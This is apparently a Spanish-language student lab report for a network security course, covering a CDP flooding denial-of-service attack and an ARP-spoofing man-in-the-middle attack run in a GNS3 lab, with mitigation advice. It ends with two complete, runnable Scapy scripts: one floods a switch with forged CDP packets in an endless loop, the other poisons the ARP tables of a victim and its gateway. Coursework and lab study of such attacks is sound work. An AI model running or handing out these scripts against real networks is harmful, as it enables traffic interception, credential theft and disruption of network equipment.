NOMBRE: Jonas Basora

MATRICULA: 2024-1360

DOCENTE: Jonathan Esteban Rondon

MATERIA: Seguridad De Redes

TEMA: Tarea Semana 3 / SCRIPTS CON SCAPY

LINK VIDEO YT DoS Mediante Protocolo CDP:
https://youtu.be/JXPhblN-aW0

LINK VIDEO YT MITM Mediante ARP:

https://youtu.be/ByMfigujY2o

(4 Minutos Cada Uno)

REPOSITORIOS GITHUB

Repositorio 1 DoS Mediante Protocolo CDP:

https://github.com/Jonasz0/Ataque-DoS-CDP-con-Scapy.git

Repositorio 2 MITM Mediante ARP:

https://github.com/Jonasz0/Ataque-MITM-ARP.git

Informe de Práctica

Análisis y ejecución controlada de ataques de red utilizando Scapy: DoS por CDP y MitM por ARP

Objetivo General

Analizar, en un entorno de laboratorio controlado, el funcionamiento y los efectos de dos técnicas de ataque a nivel de red implementadas con la herramienta Scapy: un ataque de Denegación de Servicio (DoS) mediante el protocolo CDP y un ataque de tipo Man-in-the-Middle (MitM) mediante ARP Spoofing.

Objetivos Específicos

- **Comprender el funcionamiento de los protocolos CDP y ARP.**
- **Implementar scripts educativos con Scapy para simular ataques controlados.**
- **Evaluar el impacto de cada ataque dentro de un entorno de laboratorio.**
- **Identificar limitaciones técnicas del laboratorio utilizado.**
- **Reforzar la importancia de las buenas prácticas de seguridad en redes.**


Ataque 1: Denegación de Servicio (DoS) mediante CDP


Descripción del Ataque

El ataque DoS mediante CDP consiste en el envío masivo de paquetes CDP falsificados hacia un dispositivo Cisco con el objetivo de sobrecargar su capacidad de procesamiento, afectando su rendimiento y disponibilidad.

Metodología

- **Se desarrolló un script en Python utilizando la librería Scapy.**
- **El script genera y envía paquetes CDP de forma repetitiva.**
- **El ataque fue ejecutado en un entorno de laboratorio simulado (GNS3).**






Ataque 2: Man-in-the-Middle (MitM) mediante ARP Spoofing


Descripción del Ataque

El ataque MitM mediante ARP Spoofing permite al atacante posicionarse entre dos dispositivos de una red local, interceptando y manipulando el tráfico sin que las víctimas lo detecten.

Metodología

- **Se creó un script en Scapy para enviar respuestas ARP falsificadas.**
- **El atacante se hizo pasar por el gateway ante la víctima y viceversa.**
- **El ataque fue ejecutado dentro de una red local simulada.**





Resultados Observados

El atacante logró interceptar el tráfico de red.

Se confirmó la vulnerabilidad del protocolo ARP ante la ausencia de mecanismos de seguridad.

Análisis

Este ataque fue exitoso debido a que ARP no valida la autenticidad de las respuestas recibidas. En redes reales, este tipo de ataque puede permitir el robo de información sensible.

Medidas de Mitigación

Para CDP

- **Deshabilitar CDP en interfaces no utilizadas.**
- **Limitar el uso de CDP solo a enlaces de administración.**

Para ARP Spoofing

- **Implementar Dynamic ARP Inspection (DAI).**
- **Usar tablas ARP estáticas en equipos críticos.**
- **Emplear protocolos cifrados como HTTPS y SSH.**

SCRIPTS CON SCAPY

1.DoS Mediante Protocolo CDP

```
#!/usr/bin/env python3
from scapy.all import *
import struct

INTERFACE = "ens33"
MY_MAC = "00:0c:29:ae:8e:05"
SWITCH_MAC = "c2:02:2c:60:f2:01"

def get_checksum(data):
    if len(data) % 2 != 0: data += b'\x00'
    s = sum(struct.unpack("!%dH" % (len(data) // 2), data))
    while s >> 16: s = (s & 0xFFFF) + (s >> 16)
    return (~s) & 0xFFFF

def generar_paquete():
    nombre = f"ITLA-{RandString(4)}".encode()
    tlv_id = b'\x00\x01' + struct.pack("!H", len(nombre) + 4) + nombre
    tlv_port = b'\x00\x03\x00\x0cFa2/1'
    tlv_cap = b'\x00\x04\x00\x08\x00\x00\x00\x01'
    cuerpo_base = b'\x02\x78\x00\x00' + tlv_id + tlv_port + tlv_cap
    csum = get_checksum(cuerpo_base)
    cdp_final = cuerpo_base[:2] + struct.pack("!H", csum) + cuerpo_base[4:]
    long_total = len(cdp_final) + 8

    return Ether(dst=SWITCH_MAC, src=MY_MAC, type=long_total) / \
           LLC(dsap=0xaa, ssap=0xaa, ctrl=3) / \
           SNAP(OUI=0x00000c, code=0x2000) / \
           Raw(load=cdp_final)

def flood():
    print(f"[*] Generando ráfaga de ataque hacia {SWITCH_MAC}...")
    pkts = [generar_paquete() for _ in range(100)]

    try:
        while True:
            sendp(pkts, iface=INTERFACE, verbose=False)
    except KeyboardInterrupt:
        print("\n[*] Ataque detenido.")

if __name__ == "__main__":
    flood()
```

2.MITM Mediante ARP

```python
#!/usr/bin/env python3
from scapy.all import *
import time
import os

INTERFACE = "ens33"
IP_VICTIMA = "192.168.13.10"
IP_GATEWAY = "192.168.13.60"

def get_mac(ip):
    conf.verb = 0
    ans, _ = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip), timeout=2, iface=INTERFACE, inter=0.1)
    for _, rcv in ans:
        return rcv.hwsrc
    return None

def envenenar(target_ip, spoof_ip, target_mac):
    packet = ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
    send(packet, verbose=False)

def restaurar(target_ip, source_ip, target_mac, source_mac):
    packet = ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=source_ip, hwsrc=source_mac)
    send(packet, count=4, verbose=False)

try:
    print("[*] Localizando MACs en la red...")
    mac_victima = get_mac(IP_VICTIMA)
    mac_gateway = get_mac(IP_GATEWAY)

    if not mac_victima or not mac_gateway:
        print("[!] Error: No se pudo obtener las direcciones MAC.")
        exit()

    print(f"[+] Windows en {mac_victima}")
    print(f"[+] Router en {mac_gateway}")
    print("[*] Iniciando MitM...")

    while True:
        envenenar(IP_VICTIMA, IP_GATEWAY, mac_victima)
        envenenar(IP_GATEWAY, IP_VICTIMA, mac_gateway)
        time.sleep(2)

except KeyboardInterrupt:
    print("\n[*] Restaurando tablas ARP...")
    restaurar(IP_VICTIMA, IP_GATEWAY, mac_victima, mac_gateway)
    restaurar(IP_GATEWAY, IP_VICTIMA, mac_gateway, mac_victima)
    print("[+] Hecho.")
```